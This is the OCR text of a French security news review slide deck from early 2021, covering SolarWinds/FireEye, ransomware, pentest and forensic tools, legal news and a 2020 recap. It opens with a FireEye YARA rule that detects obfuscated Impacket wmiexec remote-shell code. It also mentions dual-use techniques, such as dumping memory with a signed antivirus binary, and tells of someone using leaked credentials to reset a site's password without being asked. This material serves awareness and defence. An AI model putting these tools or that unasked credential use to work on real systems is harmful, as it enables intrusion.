
classRobustness.py ● | HackTool_PY_ImpacketObfuscation_2.yar ×

red_team_tool_countermeasures-master > rules > IMPACKETOBF (Wmiexec) > production > yara > HackTool

```
1  // Copyright 2020 by FireEye, Inc.
2  // You may not use this file except in compliance with the license. The license should have been receive
   may obtain a copy of the license at:
3  // https://github.com/fireeye/red_team_tool_countermeasures/blob/master/LICENSE.txt
4  rule HackTool_PY_ImpacketObfuscation_2
5  {
6      meta:
7          date_created = "2020-12-01"
8          date_modified = "2020-12-01"
9          description = "wmiexec"
10         md5 = "f3dd8aa567a01098a8a610529d892485"
11         rev = 2
12         author = "FireEye"
13     strings:
14         $s1 = "import random"
15         $s2 = "class WMIEXEC" nocase
16         $s3 = "class RemoteShell" nocase
17         $s4 = /=[\x09\x20]{0,32}str\(int\(time\.time\(\)\)[\x09\x20]{0,32}-[\x09\x20]{0,32}random\.randi
           {0,32},[\x09\x20]{0,32}\d{1,10}\)\)[\x09\x20]{0,32}\+[\x09\x20]{0,32}str\(uuid\.uuid4\(\)\)\.spl
           [\x22\x27]\)\[0\]/
18         $s5 = /self\.__shell[\x09\x20]{0,32}=[\x09\x20]{0,32}[\x22\x27]cmd.exe[\x09\x20]{1,32}\/q[\x09\
           / nocase
19     condition:
```

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS -> piratage de FireEye : les outils “RedTeam”



Extraire une clef maître Bitlocker

- Nécessite le code PIN ou… le mode “TPM-only” (sans code PIN)

  https://labs.f-secure.com/blog/sniff-there-leaks-my-bitlocker-key/

Exfiltrer des données en Wifi… avec les ondes électromagnétiques des barrettes de RAM

- Amélioration de la technique existante nécessitant une antenne spécifique pour capter le signal
- Travaux par Mordechai Guri, spécialiste du domaine

  https://arxiv.org/pdf/2012.06884.pdf

- Rappel (botconf 2015):

Method	Transmitter	Receiver	Direction*	Distance (m)	Rate (bit/s)
AirHopper	Display cable	FM receiver	Out	7	480
Ultrasonic	Speaker	Mic	In-Out	19,7	20
GSMem	RAM bus	GSM baseband	Out	5,5	2
GSMem	RAM bus	Dedicated equipment	Out	>30	100-1000
BitWhisper	CPU/GPU Heating system	HeatSensor	In-Out	0,4	0,002 (8 bits/hour)

** In: Data sent to the target*
** Out : Data sent by the target*

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Le code source d'outils de Nissan a fuité

- Stocké sur un git protégé par admin/a****n…
- Applications mobiles, applications de gestion d'approvisionnement, tools marketings, logistiques…
- Bibliothèque mobile interne Nissan
- Et bien d'autres !

https://www.zdnet.com/article/nissan-source-code-leaked-online-after-git-repo-misconfiguration/

Piratages, Malwares, spam, fraudes et DDoS
Publication

L'ANSSI publie un dossier sur Egregor...

- Qui/Comment s'en prémunir/TTP/IoC

  https://www.cert.ssi.gouv.fr/cti/CERTFR-2020-CTI-012/

...et sa doctrine de détection pour les systèmes industriels

- Grandes briques des ICS, définition des périmètres/principes de la détection et segmentation.

  https://www.ssi.gouv.fr/guide/doctrine-de-detection-pour-les-systemes-industriels/

Adobe stoppe enfin le support Flash Player !

- On est parti pour une longue transition

  https://www.adobe.com/products/flashplayer/end-of-life.html

Pentest
Techniques & outils

SMB en WebAssembly

- Superbe travail de Skelsec
- Reste limité par la sandbox du navigateur
  https://webassembly.org/docs/security/
- Communique avec des WebSocket, donc nécessite un “petit” proxy local ws2tcp
  https://twitter.com/SkelSec/status/1346517626026123268

Besoin de savoir si des comptes sont potentiellement compromis dans Azure ? Utilisez “Sparrow”

- Script Powershell open-source publié par le CISA
- Permet d'investiguer sur des environnements Azure et Exchange
- Compile différentes informations des logs dans un CSV exploitable
  https://github.com/cisagov/Sparrow

Capturer la mémoire avec un outil signé ?

- Utilisez Avast « AvDump.exe»
- Présent dans Metasploit
  https://github.com/rapid7/metasploit-framework/pull/14298

Pentest
Techniques & outils


Forensics : Est-ce que ce binaire est légitime ?


- Encyclopédie des binaires légitimes
- Hashs/Chemins connus/Metadatas/Signatures...


https://strontic.github.io/xcyclopedia/intro

MemProcFS ou l'analyse inforensique mémoire pour les presques nuls

- Présente une capture mémoire sous forme d'arborescence de fichiers
https://github.com/ufrisk/MemProcFS







Pentest
Techniques & outils


Forensics : Est-ce que ce binaire est légitime ?


- Encyclopédie des binaires légitimes
- Hashs/Chemins connus/Metadatas/Signatures...


  https://strontic.github.io/xcyclopedia/intro

MemProcFS ou l'analyse inforensique mémoire pour les presques nuls

- Présente une capture mémoire sous forme d'arborescence de fichiers
  https://github.com/ufrisk/MemProcFS







Business et Politique

Business
Monde

Corellium gagne sa bataille juridique contre Apple

- Procès dû à l'utilisation de la propriété intellectuelle d'Apple
- Jugé que l'utilisation permettait d'améliorer la sécurité des périphériques et que ceci ne constituait pas une infraction au copyright

https://www.washingtonpost.com/technology/2020/12/29/apple-corellium-lawsuit/

Droit / Politique
RGPD

Coup double pour la CNIL contre les GAFAM

- 60m€ pour Google, 40m€ pour Google Irelande et 35m€ contre Amazon Europe
- Raison : Mise en place de cookies d'advertising sans avoir recueilli le consentement explicite de leurs utilisateurs

https://www.cnil.fr/fr/tag/sanctions

Droit / Politique
France

Whatsapp change ses conditions d'utilisation

- Hors Europe, obligation de partager toutes ses informations avec Facebook

  https://www.bleepingcomputer.com/news/security/whatsapp-share-your-data-with-facebook-or-delete-your-account/

- En Europe, pas d'obligation ni de partage mais une convergence vers les services entreprises de Facebook
  - Ce n'est qu'une question de temps…
  - Mais c'est déjà fait, avec une première sanction de la commission Européenne

    https://ec.europa.eu/commission/presscorner/detail/fr/IP_16_4473

    https://www.lefigaro.fr/secteur/high-tech/2017/05/18/32001-20170518ARTFIG00072-la-commission-europeenne-sanctionne-facebook-d-une-amende-de-110-millions-d-euros.php

  https://www.lemonde.fr/pixels/article/2021/01/07/whatsapp-revoit-ses-conditions-d-utilisation-sur-le-partage-des-donnees-utilisateurs-avec-facebook_6065529_4408996.html

- Qu'attendez-vous pour migrer sur **Signal**, **Olvid**, **Telegram**... ?

Droit / Politique
France

L’auteur présumé de Locky relaxé de 13 chefs d'inculpation sur 14 par la justice Française

- Condamné uniquement pour blanchiment d'argent
- Manque de preuves pour l'associer à Locky

https://cyberguerre.numerama.com/9371-les-victimes-sont-depitees-pourquoi-le-delibere-du-proces-de-mr-bitcoin-surprend.html

Conférences

Conférences

Passée

- GreHack - en ligne, en novembre 2020 https://www.youtube.com/channel/UCXpdxLSDlJmgphPCRK9kR_Q
- Botconf - en ligne, en décembre 2020 https://www.botconf.eu/botconf-2020/schedule/

A venir

- FIC - Reporté en avril 2021 - présentiel et virtuel, version “Second Life”

Divers / Trolls velus

Divers / Trolls velus

Un membre du CA de l'OSSIR nominé pour être Général de brigade

- ...sur la liste d'aptitude pour être nommé (*me souffle une personne menaçante à képi* 😂)
- Félicitations à Eric
  https://lavoixdugendarme.fr/index.php/2020/12/08/le-cru-2021-des-generaux-de-gendarmerie/

Divers / Trolls velus

Let’s Encrypt et l’obsolescence programmée

- Expiration de la AC “DST Root CA X3” en septembre 2021
- Remplacé par la “ISRG Root X1” depuis 2016
- Les systèmes n’ayant plus de mise à jour depuis 2016 ne pourront pas accéder aux sites
  - Dont Android 7.1.2

https://lafibre.info/cryptographie/2021-lets-encrypt/

Cellebrite peut déchiffrer les communications de Signal…

- **BFM** fait cette annonce choc
  https://www.bfmtv.com/tech/l-entreprise-israelienne-cellebrite-est-capable-de-pirater-l-application-chiffree-signal_AN-202012150134.html
- Totalement fausse
  https://web.archive.org/web/20201210150311/https://www.cellebrite.com/en/blog/cellebrites-new-solution-for-decrypting-the-signal-app/
  - Article modifié (alors qu’il n’y avait pas besoin)
- Cellebrite a “juste” adapté son outil de collecte pour:
  - Supporter la base de données locale Signal
  - Récupérer les secrets (locaux) pour déchiffrer les messages

Divers / Trolls velus

Quelle famille de vulnérabilités pour quel langage de programmation

- Les compilés ont problématiques de mémoire
- Les web ont des problématiques de traitement des entrées
- Python a des problématiques cryptographiques !!?


https://www.veracode.com/blog/research/announcing-11th-volume-our-state-software-security-report

	.Net	C++	Java	JavaScript	PHP	Python
1	Information Leakage 62.8%	Error Handling 66.5%	CRLF Injection 64.4%	Cross-Site Scripting (XSS) 31.5%	Cross-Site Scripting (XSS) 74.6%	Cryptographic Issues 35.0%
2	Code Quality 53.6%	Buffer Management Errors 46.8%	Code Quality 54.3%	Credentials Management 29.6%	Cryptographic Issues 71.6%	Cross-Site Scripting (XSS) 22.2%
3	Insufficient Input Validation 48.8%	Numeric Errors 45.8%	Information Leakage 51.9%	CRLF Injection 28.4%	Directory Traversal 64.6%	Directory Traversal 20.6%
4	Cryptographic Issues 45.9%	Directory Traversal 41.9%	Cryptographic Issues 43.3%	Insufficient Input Validation 25.7%	Information Leakage 63.3%	CRLF Injection 16.4%
5	Directory Traversal 35.4%	Cryptographic Issues 40.2%	Directory Traversal 30.4%	Information Leakage 22.7%	Untrusted Initialization 61.7%	Insufficient Input Validation 8.3%
6	CRLF Injection 25.3%	Code Quality 36.6%	Credentials Management 26.5%	Cryptographic Issues 20.9%	Code Injection 48.0%	Information Leakage 8.3%
7	Cross-Site Scripting (XSS) 24.0%	Buffer Overflow 35.3%	Cross-Site Scripting (XSS) 25.2%	Authentication Issues 14.9%	Encapsulation 48.0%	Server Configuration 8.1%
8	Credentials Management 19.9%	Race Conditions 30.2%	Insufficient Input Validation 25.2%	Directory Traversal 11.5%	Command or Argument Injection 45.4%	Credentials Management 7.2%
9	SQL Injection 12.7%	Potential Backdoor 25.0%	Encapsulation 18.1%	Code Quality 7.6%	Credentials Management 44.3%	Dangerous Functions 6.9%
10	Encapsulation 12.4%	Untrusted Initialization 22.4%	API Abuse 16.2%	Authorization Issues 4.0%	Code Quality 40.3%	Authorization Issues 6.8%

Divers / Trolls velus

ZeroLogon, il vous reste 28 jours...

- Le bulletin de Microsoft de février inclura le vrai correctif et le blocage
- Blocage des authentifications des systèmes anciens
- Suppression du support de la fonctionnalité temporaire « FullSecureChannelProtection »



RedHat arrête le support de CentOS


- Colère de la communauté
- Cela pourrait poser des problèmes pour certains éditeur *(les firewall Paloalto sont sous CentOS)*
  https://www.nextinpact.com/article/45141/red-hat-met-fin-a-centos-et-pousse-stream-colere-au-sein-communaute

Divers / Trolls velus

Panne majeure chez Google

- Impactés : Gmail, mais aussi Google Agenda, Google Drive, Google Docs, Google Sheets, Google Slides, Sites, Groupes, Hangouts, Chat, Meet, Valut, Currents, Formes, Cloud Search, Keep, Tascks, Voice, Google Discover ou encore Google Analytics ont été complètement inaccessibles. Tous les autres services majeurs de Google ont été touchés : Youtube, Youtube Music, Youtube TV, Discord, Classroom, Pokémon Go, Google Play, Nest, Google Home…

https://www.linternaute.com/hightech/internet/2529866-panne-google-gmail-youtube-down-ce-lundi-14-decembre/




Les sites de rencontre

Divers / Trolls velus

Leak Backup !!

https://twitter.com/orys___/status/1335647752823451648?s=11



Faille sur votre site — Boîte de réception ×

Orys <baskovec.boris@gmail.com> jeu. 26 nov. 13:29 (il y a 10 jours)
À coordination, jean-claude

Bonjour,
Je vous contacte pour vous avertir d'une faille sur votre site.
Un fichier de backup (sauvegarde) est disponible en public et indexé par Google.
Ce dernier permet de récupérer les identifiants de la base de données et une personne mal intentionnée pourrait supprimer l'intégralité du site ou y placer un virus.
L'adresse de la faille : http://[redacted]fr/
Il faut au plus vite supprimer cette archive et rendre impossible l'accès à cette url.
Cordialement,
Boris

Coordination sam. 5 déc. 22:02 (il y a 20 heures)
À moi

Bonjour,
je vous remercie pour votre alerte. Nous avons supprimé cette archive.
Par contre, nous avons un autre souci de sécurité en ce moment sur notre site.
Travaillez-vous dans le domaine de l'informatique? Nous cherchons quelqu'un pour nous aider.
Bien cordialement,
Jean-Claude [redacted] directeur
[redacted]Île-de-France

Orys <baskovec.boris@gmail.com> 12:28 (il y a 6 heures)
À Coordination

Bonjour,
Pas de problème pour l'alerte
Je travaille effectivement dans l'informatique (développeur)
Quel est votre soucis ? Je ne connais WordPress qu'un peu mais je peux peut être vous aider
A bientôt,

jean-claude[redacted] 17:56 (il y a 53 minutes)
À moi

Bonsoir,
en fait, nous ne parvenons plus à accéder au tableau de bord de notre site depuis quelques jours. Le site reste visible, il n'y a rien d'altéré.
Notre mot de passe habituel est rejeté. Et malgré nos demandes, nous ne recevons pas de nouveau mot de passe par mail.
Cordialement, Jean-Claude

Orys <baskovec.boris@gmail.com> 18:34 (il y a 16 minutes)
À jean-claude[redacted]

Bonsoir,
Il n'y a personne qui s'occupe de l'hébergement du site et de la technique ?
Pour gagner un peu de temps, j'ai récupéré vos identifiants de base de données et j'ai remis à zéro votre mot de passe. :P
Identifiant : [redacted]
Nouveau mot de passe : [redacted]
Cordialement,
Boris

Divers / Trolls velus

Promis, un dernier troll sur SolarWinds et on arrête !

https://twitter.com/ffforward/status/1338785034375999491/photo/1

Files and directories to exclude from antivirus scanning for Orion Platform products (AV exceptions and exclusions)

This article provides brief information on files, directories, and ports that should be excluded (AV Exceptions) from antivirus protection, GPO restrictions, and service accounts that should be added for optimal performance and to allow all Orion products access to required files. KB2124. Antivirus Exclusions, anti-virus exceptions, and exclusions.

First Published Date
12/4/2018 12:55 AM

Last Published Date
11/10/2020 12:41 PM

Overview

To run SolarWinds products more efficiently, you may need to exclude certain files, directories and ports from anti-virus protection and GPO restrictions. We also list the service accounts that should be added for optimal performance and to allow all Orion products to access to required files with required permissions.

Environment

- All Orion Platform products including:
  - Network Performance Monitor (NPM)

Cause

Anti Virus can cause file locking and application related issues such as polling related problems and web console issues.

Resolution

For SolarWinds products, to prevent possible application related issues, unexpected behaviour and performance related problems, at minimum you would need to consider excluding the following items from antivirus or security software that you install on your SolarWinds Primary, Additional, HA backup polling engines and any web servers that you run.

Directories

- Exclude whole folders, including subdirectories,
- Check the correct syntax for the above that your security software supports as not all may be *.
- `Volume:\` is the volume you originally installed the product to.

Windows Server OS - 2019, 2016 (and 2012 R2 for old versions).

- `Volume:\Inetpub\SolarWinds\*`
- `Volume:\ProgramData\SolarWinds\*`
- `Volume:\Program Files (x86)\Common Files\SolarWinds\*`
- `Volume:\Program Files (x86)\SolarWinds\*`
- `Volume:\Windows\Temp\SolarWinds\*`
- `Volume:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\*`

Les Top arbitraires de l’année écoulée

Les Top arbitraires de l'année écoulée

2020, à nouveau l'année des **rançongiciels** dans la continuité de 2018 et 2019 ?

C'est à présent sûr, dans la continuité des années précédente :

- Emotet
  - Retour d'Emotet en allemagne *(Revue du 2020-01-14)*
  - Emotet reste encore le botnet le plus selon un rapport de la société eSentire *(Revue du 2020-02-11)*
- Beaucoup de compromissions par le groupe Maze, qui a annoncer arrêter ses activités *(Revue du 2020-11-10)* :
  - **Maze** menace de publier 14 Gb de fichiers dérobés chez **Southwire** chaque semaine jusqu'à ce que la rançon soit payée *(Revue du 2020-02-11)*
  - Le groupe **Bouygues Construction** ciblé par le ransomware **Maze** *(Revue du 2020-02-11)*
  - ...
- Beaucoup de compromissions et de publications ou menaces de publications
  - Un opérateur **maritime** victime du ransomware **Ryuk** obligé d'interrompre son activité durant 30 heures *(Revue du 2020-01-14)*
  - Les pirates **Sodinokibi**/**REvil** commencent à publier des données de victimes qui refusent de payer *(Revue du 2020-02-11)*
  - Analyse du ransomware qui aurait touché **Honda** *(Revue du 2020-07-07)*
  - **MMA** victime d'un ransomware Hack par **Revil**/**Sodinokibi** *(Revue du 2020-09-11)*
  - Publication de 6Go de données **d'Umanis** après compromission *(Revue du 2020-12-09)*
  - **Software AG** victime du ransomware Clop *(Revue du 2020-10-13)*
- Certaines avec des abus de la part des défenseurs :
  - L'attaque informatique contre **Edenred** en cachait une autre *(Revue du 2020-05-12)*
- Avec des pertes conséquentes :
  - 50 millions d'euros de perte attendue pour **Sopra Steria** à la suite de l'attaque du rançongiciel **Ryuk** *(Revue du 2020-12-09)*

Et surtout l'année de **Cobalt Strike**, utilisé dans la grande majorité de ces attaques.

Les Top arbitraires de l’année écoulée

Heureusement, avec quelques bonnes nouvelles :

- Pendant six mois, des chercheurs en sécurité ont secrètement distribué un vaccin contre le virus **Emotet** à travers le monde *(Revue du 2020-09-11)*
- Les développeurs du ransomware **Shade** mettent fin à leurs activités et publient 750 000 clés de déchiffrement *(Revue du 2020-05-12)*
- Heureusement, une belle opération des centaines d’arrestations à travers l’Europe (**Encrochat**)

Certaines de ces attaques utilisaient de la thématique COVID pour leur phishing *(Revue du 2020-05-12)*.

Les Top arbitraires de l’année écoulée

En parlant du COVID, l’année **2020** fût celle du **Zoom-bashing**, avec ou sans raison ?

Beaucoup de trouvailles sur Zoom :

- Des comptes récupérés via du credential stuffing et mis en vente
- Les appels Zoom non chiffrés de bout en bout, AES 128 et non 256, Les identifiants de réunions sont prévisibles (Zoom Bombing) *(Revue du 2020-05-12)*
- Prise de contrôle du système via deux vulnérabilités au sein de Zoom *(Revue du 2020-06-09)*

Mais ce n’est pas forcement mieux chez les autres

- Vulnérabilités Teams avec vol de session possible *(Revue du 2020-05-12)*
- Et même exécution de code *(Revue du 2021-01-12)*

Zoom vs **les autres** (de Charybde en Scylla ?)

Les Top arbitraires de l’année écoulée

2020, toujours l’année des **Fuites de données** dans la continuité des années passées ?
Fuites beaucoup trop nombreuses pour les lister 😉.

2020, toujours l’année des **Campagnes étatiques** dans la continuité des années passées ?
Toujours de nombreuses campagnes étatiques d’espionnage :

- Une campagne de cyber-espionnage cachée dans **Google Play** depuis 5 ans *(Revue du 2020-05-12)*
- Plusieurs attaques informatiques visant à dérober des données classifiées ont ciblé Israël et seraient l’œuvre de groupes associés à la **Corée du Nord** *(Revue du 2020-09-11)*
- Le cheval de Troie **Bandook** réapparaît dans de nombreuses campagnes liées à des intérêts étatiques, Dernière version observée était signée numériquement *(Revue du 2020-12-09)*

Avec des originalités concernant le passé 🤯:

- Découverte de l'existence d'une alliance nommée **Maximator** autour de la cryptographie et du renseignement d'origine électromagnétique *(Revue du 2020-06-09)*

Les Top arbitraires de l'année écoulée

2020, toujours l'année des **attaques originales ou 3.0** comme les années passées ?

Attaques toujours plus originales :

- Les vibrations des **ventilateurs** intégrés aux ordinateurs peuvent être exploitées pour exfiltrer des données *(Revue du 2020-05-12)*
- Platypus : Un nouveau RAPL sur les attaques par canaux auxiliaires sur la **consommation** du **CPU** *(Revue du 2020-12-09)*

Et de nouvelles vulnérabilités sur les composants ou micro-processeurs :

- Les processeurs **Intel** en proie à une nouvelle vulnérabilité : **Plundervolt** du composant SGX *(Revue du 2020-01-14)*
- Les processeurs **Intel** encore en proie à deux nouvelles vulnérabilités : **CacheOut**/L1DES et VRS *(Revue du 2020-02-11)*
- La sécurité de **Thunderbolt** de nouveau remise en question suite à la découverte de 7 nouvelles vulnérabilités *(Revue du 2020-05-12)*
- Un chercheur affirme pouvoir jailbreaker la dernière puce de sécurité **T2 d'Apple** *(Revue du 2020-10-13)*

2020, encore l'année des **compromissions de fournisseurs** (supply chain) pour toucher sa ou ses cibles ?

Toujours des attaques sur les fournisseurs ou sous-traitants visant des éditeurs et des dépôt de code/images… :

- 725 paquets malveillants découverts dans le dépôt **RubyGems** *(Revue du 2020-05-12)*
- La mise à jour d'une bibliothèque **JavaScript** impacte plus de 3 millions de projets *(Revue du 2020-05-12)*
- Un Russe accusé d'avoir voulu recruter un employé américain pour déployer un malware sur le réseau de **Tesla** *(Revue du 2020-09-11)*
- Retrait de quatre packages malveillants du gestionnaire de paquets **npm** *(Revue du 2020-11-10)*
- Compromission de **Solarwinds** *(Revue du 2021-01-12)*

Les Top arbitraires de l'année écoulée

2020, à nouveau l'année des **vulnérabilités majeures** ?

Vulnérabilité aux portées mondiales et critiques :

- **Curvecall** sur la crypto de Microsoft (CVE-2020-0601) permettant d'usurper une chaîne de certificats X.509 valide (Revue du 2020-02-11)
- Prise de contrôle du système via 2 vulnérabilités au sein de **SaltStack**, à distance et sans authentification (Revue du 2020-05-12)
- Prise de contrôle du système via 2 vulnérabilités au sein de l'application **Mail** d'Apple **iOS** (Revue du 2020-05-12)
- Une vulnérabilité critique chez **Apple** rapporte 100 000$ à un chercheur sur la fonctionnalité "Se connecter avec Apple" (Revue du 2020-06-09)
